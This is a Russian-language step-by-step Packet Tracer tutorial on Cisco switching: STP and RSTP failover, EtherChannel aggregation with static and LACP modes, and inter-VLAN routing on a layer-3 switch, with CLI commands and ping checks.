- Switch#**show spanning-tree** – показать информацию о Связующем Дереве

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa0/2	Altn	BLK	19	128.2	P2p
Fa0/1	Root	FWD	19	128.1	P2p
Fa0/3	Desg	FWD	19	128.3	P2p

- На коммутаторе «Switch2» один из портов – Заблокирован («Альтернативный») – «Fa0/2» Role=Altn

- Проверить время срабатывания STP при переходе на Альтернативное соединение – для этого надо разорвать Активное соединение, и в момент разрыва пропинговать один ПК с другого.

- «Switch1» → «CLI»

- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**interface fa0/1** – конфигурация интерфейса → Switch (config-if) #
- Switch (config-if) #**shutdown** – выключить порт «fa0/1» коммутатора «Switch1»

- На соединении «Switch1–Switch2» линки станут красными «▼»

- У коммутатора «Switch2» линк «Fa0/2» некоторое время будет оранжевым «●» – происходит переинициализация портов. STP только начал работать: порт перешёл в режим прослушивания, а потом в режим обучения.

- «PC2» → «Desktop» → «Command Prompt»

- C:>**ping 192.168.1.1** (подготовить окно с введённой командой «ping» заранее, чтобы после выключения порта в Коммутаторе «Switch1» просто нажать «Enter»)

- Спустя 30–40сек у коммутатора «Switch2» порт «Fa0/2» перейдёт в режим передачи – и линк «Fa0/2» станет зелёным «▲».

- Чтобы сократить время переключения используется протокол RSTP – Rapid STP

- Настроить протокол RSTP для 1-го Коммутатора → «Switch1» → «CLI»

- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**spanning mode rapid-pvst** – включить RSTP режим связующего дерева («pvst» – Per VLAN spanning tree = STP, «rapid-pvst» = RSTP)
- Switch (config) #**end** – выйти из всех режимов конфигурирования → Switch#

- Настроить протокол RSTP для 2-го Коммутатора → «Switch2» → «CLI»

- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**spanning mode rapid-pvst** – включить RSTP режим связующего дерева («pvst» – Per VLAN spanning tree = STP, «rapid-pvst» = RSTP)
- Switch (config) #**end** – выйти из всех режимов конфигурирования → Switch#
- Switch#**show spanning tree** – показать инфо о Связующем Дереве (убедиться, что RSTP включён)

- Для проверки быстродействия RSTP надо снова восстановить отключённый порт на 1-ом коммутаторе, а потом снова отключить его и пропинговать один ПК с другого (как было описано выше).

- «Switch1» → «CLI»


- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**interface fa0/1** – конфигурация интерфейса → Switch (config-if) #
- Switch (config-if) #**no shutdown** – включить порт «fa0/1» коммутатора «Switch1»

- На соединении «Switch1–Switch2» линки станут зелёными «▲».
- У коммутатора «Switch2» линк «Fa0/2» станет оранжевым «●».
- Переинициализация портов произошла почти мгновенно.
- Проверить время срабатывания RSTP – разорвать Активное соединение, и пропинговать ПК
- «Switch1» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**interface fa0/1** – конфигурация интерфейса → Switch (config-if) #
 - Switch (config-if) #**shutdown** – выключить порт «fa0/1» «Switch1» («Enter» не нажимать)
- Переключиться на «PC2» → «Desktop» → «Command Prompt»
 - C:>**ping 192.168.1.1** – запустить команду → начнётся пингование.
- Переключиться на «Switch1» → «CLI» → запустить команду Switch (config-if) #**shutdown**
- На соединении «Switch1–Switch2» линки станут красными «▼»
- У коммутатора «Switch2» линк «Fa0/2» сразу станет зелёным «▲» – Переинициализация портов произошла почти мгновенно.
- Вернуться к окну командной строки «PC2»:
- Пингование прошло успешно, ни одного пакета не потерялось.

```
Ping statistics for 192.168.1.2:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

СОЗДАНИЕ ОТКАЗОУСТОЙЧИВЫХ КАНАЛОВ СВЯЗИ – АГРЕГИРОВАНИЕ КАНАЛОВ (ETHERCHANNEL)

- Агрегирование каналов – объединение нескольких физических каналов в один логический – Два кабеля, основной и резервный, объединяются в один логический канал. Информация передаётся сразу по обоим линкам. И, в случае обрыва одного из кабелей, информация продолжает поступать на те же оба линка.
- Агрегирование каналов осуществляется с помощью протокола EtherChannel.
- Протокол EtherChannel объединяет несколько физических соединений в один логический канал. Все соединения агрегированного канала являются активными и передают информацию, что выгодно отличает данный метод от традиционной избыточной модели, где дополнительные линки являются резервными и не пересыпают информацию.
- «+» Преимущества:
 - Создание отказоустойчивых каналов связи;
 - Повышение пропускной способности канала.



- Варианты агрегирования каналов:
 - Динамическое агрегирование:
 - LACP, Link Aggregation Control Protocol – стандартный протокол, поддерживается многими производителями: D-Link, HP, Cisco, etc.
 - PAgP, Port Aggregation Protocol – нестандартный протокол, поддерживается только Cisco.
* Разница между LACP и PAgP небольшая, поэтому лучше выбирать LACP, что позволит настроить сеть с использованием оборудования разных производителей: Cisco–HP, Cisco–D-Link.
«+» Согласование настроек с удалённой стороной, что позволяет избежать ошибок и петель в сети. Есть поддержка Stand-by-интерфейсов, что позволяет агрегировать до 16 портов, 8/16 – активные, 8/16 в режиме «Stand-by».
«-» Дополнительная задержка при поднятии агрегированного канала или изменениях его настроек.
 - Статическое агрегирование.
«+» Отсутствие доп. задержек при поднятии агрегированного канала или изменениях настроек.
«-» Отсутствие согласования настроек с удалённой стороной – ошибки в настройках могут привести к образованию петель.

- Создавая Агрегированные каналы, необходимо, чтобы порты , входящие в канал имели:
 - одинаковые скорости (speed);
 - одинаковые режимы дуплекса (duplex mode);
 - одинаковые родные VLAN (native VLAN);
 - одинаковый диапазон разрешённых VLAN;
 - одинаковый транк-статус (trunking status);
 - одинаковый тип интерфейса (interface type).

ПРИМЕР 1 – Настройка статического агрегирования LACP.

Алгоритм:

1. Настройка портов «Switch1»:
 - int range fa0/1-2 – конфигурация группы интерфейсов;
 - channel-group 1 mode on – объединить интерфейсы в группу и сагрегировать.
2. Настройка портов «Switch2»:
 - int range fa0/1-2 – конфигурация группы интерфейсов;
 - channel-group 1 mode on – объединить интерфейсы в группу и сагрегировать.
3. Соединить порты и настроить ПК.
4. Проверить соединение.

PACKET TRACER:

Шаг 0 – Подготовка

- Создать сеть из 2-ух коммутаторов («Switch1», «Switch2») и 2-ух ПК («PC1», «PC2»), с помощью прямого кабеля создать соединения «PC1–Switch1» и «PC2–Switch2», используя на обеих свитчах порты «Fa0/3».



- Перед соединением коммутаторов между собой настроить их порты.

Шаг 1 – Настройка портов Switch1: конфигурация группы интерфейсов + объединение интерфейсов в группу


- «Switch1» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Т.к. настройки для интерфейсов «Fa0/1» и «Fa0/2» будут одинаковыми, то можно настроить сразу 2 интерфейса вместе командой «interface range»:
 - Switch (config) #**int range fa0/1-2** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) #**channel-group 1 mode ?** – объединить интерфейсы в группу №1, режим – ?
 - active Enable LACP unconditionally
 - auto Enable PAgP only if a PAgP device is detected
 - desirable Enable PAgP unconditionally
 - on** Enable Etherchannel only
 - passive Enable LACP only if a LACP device is detected
 - Switch (config-if-range) #**channel-group 1 mode on** – объединить и/ф в группу №1, и сагрегировать.
Creating a port-channel interface Port-channel 1
 - Создался логический интерфейс «Port-channel 1», который объединяет 2 физических интерфейса «Fa0/1» и «Fa0/2»
 - Switch (config-if-range) #**end** – выйти из всех режимов конфигурирования
 - Switch (config-if-range) #**wr mem** – сохранить настройки

Шаг 2 – Настройка портов Switch2: конфигурация группы интерфейсов + объединение интерфейсов в группу

- «Switch2» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/1-2** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) #**channel-group 1 mode on** – объединить и/ф в группу №1, и сагрегировать.
Creating a port-channel interface Port-channel 1
 - Создался логический и/фейс «Port-channel 1», который объединяет 2 физических «Fa0/1» и «Fa0/2»
 - Switch (config-if-range) #**end** – выйти из всех режимов конфигурирования → Switch#
 - Switch#**wr mem** – сохранить настройки

Шаг 3 – Соединение портов и настройка ПК.

- Соединить 2 коммутатора посредством перекрёстного кабеля – линки будут оранжевыми «●».
- Дождаться инициализации портов – линки станут зелёными «▲» на обоих перекрёстных кабелях.



- Настроить IP-адреса на ПК:
 - «PC1» → «Desktop» → «IP Configuration» → IP Address: 192.168.1.1 Subnet Mask: 255.255.255.0
 - «PC2» → «Desktop» → «IP Configuration» → IP Address: 192.168.1.2 Subnet Mask: 255.255.255.0

Шаг 4 – Проверить соединение.

- Проверить, что есть связь – пропинговать «PC2» с «PC1»:
 - «PC1» → «Desktop» → «Command Prompt» → C:\>ping 192.168.1.2
Ping statistics for 192.168.1.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
- Связь – OK (0% loss)
- Пропускная способность канала связи увеличилась вдвое – 200 Мб/с (вместо 100 Мб/с).
- Проверить работу при разрыве одного из физических соединений – разорвать одно соединение, и пропинговать ПК:
- «Switch1» → «CLI»
 - Switch>en – Перейти в «Привилегированный» режим → Switch#
 - Switch#conf t – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #interface fa0/2 – конфигурация интерфейса → Switch (config-if) #
 - Switch (config-if) #shutdown – выключить порт «fa0/1» «Switch1» («Enter» не нажимать)
- Линки на соединении «Fa0/2–Fa0/2» станут красными «▼».
- Останется одно активное соединение «Fa0/2–Fa0/2» с зелёными линками «▲»
- Проверить, что есть связь – пропинговать «PC2» с «PC1»:
 - «PC1» → «Desktop» → «Command Prompt» → C:\>ping 192.168.1.2
Ping statistics for 192.168.1.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) – OK

ПРИМЕР 2 – Настройка динамического агрегирования LACP.

Классическая топология «Звезда» – Коммутаторы 2-го уровня («Коммутаторы Уровня Доступа») подключены к Центральному Коммутатору 3-го уровня («Коммутатор Уровня Распределения»).

- Коммутаторы Уровня Доступа** – Коммутаторы 2-го уровня – к ним подключаются компьютеры конечных пользователей, а сами коммутаторы подключаются к Центральному Коммутатору 3-го уровня.
- Коммутаторы Уровня Распределения** – Коммутаторы 3-го уровня – к ним подключаются Коммутаторы 2-го уровня – Коммутаторы Уровня Доступа.

Такая схема используется в больших офисах с отделами на разных этажах, где коммутаторы отделов («Коммутаторы Уровня Доступа») по агрегированному каналу подключены к центральному коммутатору («Коммутатор Уровня Распределения»).

Алгоритм:


- Настройка «Multilayer-Switch0»:
 - int range fa0/1-2
 - channel-protocol lacp
 - channel-group 1 mode active
 - int range fa0/3-4
 - channel-protocol lacp
 - channel-group 2 mode active
 - int range fa0/5-6
 - channel-protocol lacp
 - channel-group 3 mode active

2. Настройка «Switch3», «Switch4», «Switch5»:
 - int range fa0/1-2
 - channel-protocol lacp
 - channel-group 1 mode passive
3. Соединить Коммутаторы Доступа Switch3, Switch4, Switch5 с Центральным Коммутатором.
4. Проверить канал.

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства для будущего объединения в сеть:
 - 3 Коммутатора 2-го уровня «2960-24TT» («Switch3», «Switch4», «Switch5»),
 - 1 Коммутатор 3-го уровня «3560-24PS» («Multilayer-Switch0»),
 - устройства пока не соединять.



Шаг 1 – Настройка портов Центрального Коммутатора Multilayer-Switch0: конфигурация группы интерфейсов + использование протокола LACP + объединение интерфейсов в группу


- «Multilayer-Switch0» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → `Switch>`
 - `Switch>en` – Перейти в «Привилегированный» режим → `Switch#`
 - `Switch#conf t` – перейти в режим «Глобального Конфигурирования» → `Switch (config) #`
 - `Switch (config) #int range fa0/1-2` – конфигурация группы интерфейсов → `Switch (config-if-range) #`
 - `Switch (config-if-range) #channel-protocol ?` – посмотреть доступные протоколы для канала
 - lacp Prepare interface for LACP protocol
 - pagp Prepare interface for PAgP protocol
 - `Switch (config-if-range) # channel-protocol lacp` – использовать для канала протокол LACP
 - `Switch (config-if-range) #channel-group 1 mode active` – сагрегировать и/ф в активную группу №1.
Creating a port-channel interface Port-channel 1
 - Создался логический интерфейс «Port-channel 1», объединяющий 2 физических: «Fa0/1» и «Fa0/2»
 - `Switch (config-if-range) #exit` – выйти из режима конфигурирования диапазона и/ф «Fa0/1–Fa0/2»
 - `Switch (config) #int range fa0/3-4` – конфигурация группы интерфейсов → `Switch (config-if-range) #`
 - `Switch (config-if-range) # channel-protocol lacp` – использовать для канала протокол LACP
 - `Switch (config-if-range) #channel-group 2 mode active` – сагрегировать и/ф в активную группу №2.
Creating a port-channel interface Port-channel 2
 - Создался логический интерфейс «Port-channel 2», объединяющий 2 физических: «Fa0/3» и «Fa0/4»
 - `Switch (config-if-range) #exit` – выйти из режима конфигурирования диапазона и/ф «Fa0/3–Fa0/4»
 - `Switch (config) #int range fa0/5-6` – конфигурация группы интерфейсов → `Switch (config-if-range) #`
 - `Switch (config-if-range) # channel-protocol lacp` – использовать для канала протокол LACP
 - `Switch (config-if-range) #channel-group 3 mode active` – сагрегировать и/ф в активную группу №3.
Creating a port-channel interface Port-channel 3
 - Создался логический интерфейс «Port-channel 3», объединяющий 2 физических: «Fa0/5» и «Fa0/6»
 - `Switch (config-if-range) #exit` – выйти из режима конфигурирования диапазона и/ф «Fa0/5–Fa0/6»
 - `Switch (config-if-range) #end` – выйти из всех режимов конфигурирования → `Switch#`
 - `Switch#wr mem` – сохранить настройки.

Шаг 2 – Настройка портов Коммутаторов Доступа Switch3, Switch4, Switch5: конфигурация группы интерфейсов + использование протокола LACP + объединение интерфейсов в группу

- «Switch3» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/1-2** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) # **channel-protocol lacp** – использовать для канала протокол LACP
 - Switch (config-if-range) #**channel-group 1 mode passive** – сагрегировать и/ф в пассивную* группу №1.
* Параметр «active» рекомендуется задействовать 1 раз/канал, а «active» уже использовался при настройке «Multilayer-Switch0».
- Creating a port-channel interface Port-channel 1**
 - Создался логический интерфейс «Port-channel 1», объединяющий 2 физических: «Fa0/1» и «Fa0/2»
 - Switch (config-if-range) #**end** – выйти из всех режимов конфигурирования.
 - Switch (config-if-range) #**wr mem** – сохранить настройки.
- «Switch4» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/3-4** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) # **channel-protocol lacp** – использовать для канала протокол LACP
 - Switch (config-if-range) #**channel-group 2 mode passive** – сагрегировать и/ф в пассивную группу №2.
- Creating a port-channel interface Port-channel 2**
 - Создался логический интерфейс «Port-channel 2», объединяющий 2 физических: «Fa0/3» и «Fa0/4»
 - Switch (config-if-range) #**end** – выйти из всех режимов конфигурирования.
 - Switch (config-if-range) #**wr mem** – сохранить настройки.
- «Switch5» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/5-6** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) # **channel-protocol lacp** – использовать для канала протокол LACP
 - Switch (config-if-range) #**channel-group 3 mode passive** – сагрегировать и/ф в пассивную группу №3.
- Creating a port-channel interface Port-channel 3**
 - Создался логический интерфейс «Port-channel 3», объединяющий 2 физических: «Fa0/5» и «Fa0/6»
 - Switch (config-if-range) #**end** – выйти из всех режимов конфигурирования → Switch#
 - Switch#**wr mem** – сохранить настройки.

Шаг 3 – Соединенить Коммутаторы Доступа Switch3, Switch4, Switch5 с Центральным Коммутатором.

- Подсоединить Коммутаторы Доступа Switch3, Switch4, Switch5 к Центральному Коммутатору посредством прямого кабеля (т.к. устройства разных уровней модели OSI):
 - Multilayer Switch0 Fa0/1 ↔ Fa0/1 Switch3
 - Multilayer Switch0 Fa0/2 ↔ Fa0/2 Switch3
 - Multilayer Switch0 Fa0/3 ↔ Fa0/3 Switch4
 - Multilayer Switch0 Fa0/4 ↔ Fa0/4 Switch4
 - Multilayer Switch0 Fa0/5 ↔ Fa0/5 Switch5
 - Multilayer Switch0 Fa0/6 ↔ Fa0/7 Switch5
- Начнётся инициализации портов – линки будут сначала «▼», потом «●», потом станут «▲».




Шаг 4 – Проверить динамический агрегированный канал.

- «Multilayer-Switch0» → «CLI» → Switch#**show etherchannel summary** – инфо по агрегированному каналу.

КОММУТАТОР ТРЕТЬЕГО УРОВНЯ

- Коммутаторы L2 (2-го уровня модели OSI):
 - Коммутируют трафик на основе MAC-адресов;
 - Используются в качестве коммутаторов уровня доступа;
 - Производят первичное сегментирование сети (VLAN);
 - Самая низкая стоимость («\$») за порт.
- Коммутаторы L3 (3-го уровня модели OSI):
 - IP маршрутизация;
 - Агрегирование коммутаторов уровня доступа;
 - Используется в кач-ве свитчей уровней распределения (не надо соединять L2 каждый с каждым);
 - Высокая производительность.



ПРИМЕР 1 – Подключение: «Коммутатор L3 – 3 Компьютера, каждый в своём сегменте»


Алгоритм:

1. Настройка Коммутатора L3 – сегментация сети (создание 3-ёх VLAN).
2. Настройка Коммутатора L3 – определение портов пользователей в сегменты (VLAN).
3. Задание IP-адресов сегментам (VLAN) Коммутатора L3, (т.к. коммутатор уровня 3).
4. Задание IP-адресов, масок, шлюзов Компьютерам.
5. Проверка соединения: «Компьютеры – IP-адреса VLAN-ов Коммутатора L3».
6. Настройка Коммутатора L3 для маршрутизации трафика.
7. Проверка межсетевого взаимодействия: «ПК одного сегмента – ПК другого сегмента».

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Коммутатор 3-го уровня «3560-24PS» («Multilayer-Switch0»),
 - 3 ПК «PC-PT» («PC1», «PC2», «PC3»),
 - устройства соединить Перекрёстным кабелем.



Шаг 1 – Настройка Коммутатора L3 – сегментация сети (создание 3-ёх VLAN)

- «Multilayer-Switch0» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → `Switch>`
 - `Switch>en` – Перейти в «Привилегированный» режим → `Switch#`
 - `Switch#conf t` – перейти в режим «Глобального Конфигурирования» → `Switch (config) #`
 - `Switch (config) #vlan 11` – создание 1-го сегмента (VLAN) и вход в его конфигурирование
 - `Switch (config-vlan) #name VLAN11` – наименование 1-го VLAN
 - `Switch (config-vlan) #exit` – выход из конфигурирования 1-го VLAN
 - `Switch (config) #vlan 12` – создание 2-го сегмента (VLAN) и вход в его конфигурирование
 - `Switch (config-vlan) #name VLAN12` – наименование 2-го VLAN
 - `Switch (config-vlan) #exit` – выход из конфигурирования 2-го VLAN

- Switch (config) #**vlan 13** – создание 3-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN13** – наименование 3-го VLAN
- Switch (config-vlan) #**end** – выход из всех режимов конфигурирования

Шаг 2 – Настройка Коммутатора L3 – определение портов пользователей в сегменты (VLAN)

- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/1», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 11** – конф-ция «fa0/1», вкл доступ «access» для VLAN11
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Switch (config) #
- Switch (config) #**int fa0/2** – войти в режим конф-ния интерфейсов порта «fa0/2» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/2», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 12** – конф-ция «fa0/2», вкл доступ «access» для VLAN12
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/2» → Switch (config) #
- Switch (config) #**int fa0/3** – войти в режим конф-ния интерфейсов порта «fa0/3» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/3», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 13** – конф-ция «fa0/3», вкл доступ «access» для VLAN13
- Switch (config-if) #**end** – выход из всех режимов конфигурирования
- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
  switchport access vlan 11
  switchport mode access
  switchport nonegotiate
```

!

```
interface FastEthernet0/2
  switchport access vlan 12
  switchport mode access
  switchport nonegotiate
```

!

```
interface FastEthernet0/3
  switchport access vlan 13
  switchport mode access
  switchport nonegotiate
```

Шаг 3 – Задание IP-адресов сегментам (VLAN) Коммутатора L3, (т.к. коммутатор уровня 3).

- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**int vlan 11** – войти в режим конф-ния интерфейсов VLAN11 → Switch (config-if) #
- Switch (config-if) #**ip address 11.11.11.1 255.255.255.0** – конф-ние VLAN11 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN11 → Switch (config) #
- Switch (config) #**int vlan 12** – войти в режим конф-ния интерфейсов VLAN12 → Switch (config-if) #
- Switch (config-if) #**ip address 12.12.12.1 255.255.255.0** – конф-ние VLAN12 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN12 → Switch (config) #
- Switch (config) #**int vlan 13** – войти в режим конф-ния интерфейсов VLAN13 → Switch (config-if) #
- Switch (config-if) #**ip address 13.13.13.1 255.255.255.0** – конф-ние VLAN13 – задание IP-адреса
- Switch (config-if) # **end** – выход из всех режимов конфигурирования
- Switch#**show run** – проверить настройки

```
interface Vlan11
  mac-address 0030.f2c6.b301
  ip address 11.11.11.1 255.255.255.0
```

!

```
interface Vlan12
  mac-address 0030.f2c6.b302
  ip address 12.12.12.1 255.255.255.0
```

!

```
interface Vlan13
  mac-address 0030.f2c6.b303
  ip address 13.13.13.1 255.255.255.0
```

- Switch#**wr mem** – сохранить настройки.

Шаг 4 – Задание IP-адресов, масок, шлюзов Компьютерам.

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC1» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **11.11.11.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **11.11.11.1** – шлюз = IP сети VLAN
- «PC2» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **12.12.12.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **12.12.12.1** – шлюз = IP сети VLAN
- «PC3» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **13.13.13.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **13.13.13.1** – шлюз = IP сети VLAN

Шаг 5 – Проверка соединения: «Компьютеры – IP-адреса VLAN-ов Коммутатора L3».

- Пропинговать VLAN-ы Коммутатора с каждого Компьютера соответственно:
 - «PC1» → «Command Prompt» → **ping 11.11.11.1**
Ping statistics for 11.11.11.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
«PC1» видит «VLAN11, Multilayer Switch0» – OK
 - «PC2» → «Command Prompt» → **ping 12.12.12.1**
Ping statistics for 12.12.12.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
«PC2» видит «VLAN12, Multilayer Switch0» – OK
 - «PC3» → «Command Prompt» → **ping 13.13.13.1**
Ping statistics for 13.13.13.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
«PC3» видит «VLAN13, Multilayer Switch0» – OK

Шаг 6 – Настройка Коммутатора L3 для маршрутизации трафика.

- Если попробовать пропинговать один ПК с другого – межсетевого взаимодействия НЕ будет (100% loss), т.к. надо настроить Коммутатор для маршрутизации трафика.
 - Switch#**conf t**
 - Switch (config) #**ip routing** – указание, что должна выполняться маршрутизация трафика
 - Switch (config) #**end**
 - Switch#**wr mem**

Шаг 7 – Проверка межсетевого взаимодействия: «ПК одного сегмента – ПК другого сегмента».

- Пропинговать с одного Компьютера другие Компьютеры, которые находятся в других сегментах сети:
 - «PC1» → «Command Prompt» →
C:\>**ping 12.12.12.2**
Ping statistics for 12.12.12.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - C:\>**ping 13.13.13.2**
Ping statistics for 13.13.13.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
- Таким образом, L3 Коммутатор маршрутизирует 3 сети: «зелёную», «голубую» и «синюю».

ПРИМЕР 2 – Подключение: «Коммутатор-L3 – 2 Коммутатора-L2»

Схема подключения: Коммутатор-L3 – 2 Коммутатора-L2, к каждому из которых, подключены по 2 ПК, а каждый из ПК каждого Коммутатора-L2 находится в одном из 2-ух разных VLAN.


Алгоритм:

1. Настроить Коммутаторы Уровня Доступа.
 - 1.1. Настроить Коммутатор L2 «Switch10»:
 - а) настроить порты доступа (коммутатор – конечное устройство);
 - б) настроить транк-порт (коммутатор – коммутатор);
 - в) проверить настройки Коммутатора L2 «Switch10».
 - 1.2. Настроить Коммутатор L2 «Switch20»:
 - а) настроить порты доступа (коммутатор – конечное устройство);
 - б) настроить транк-порт (коммутатор – коммутатор);
 - в) проверить настройки Коммутатора L2 «Switch20».
2. Настройка Коммутатора Уровня Распределения:
 - 2.1. настройка Коммутатора L3 «Multilayer Switch0»;
 - 2.2. сегментация сети (создание VLAN);
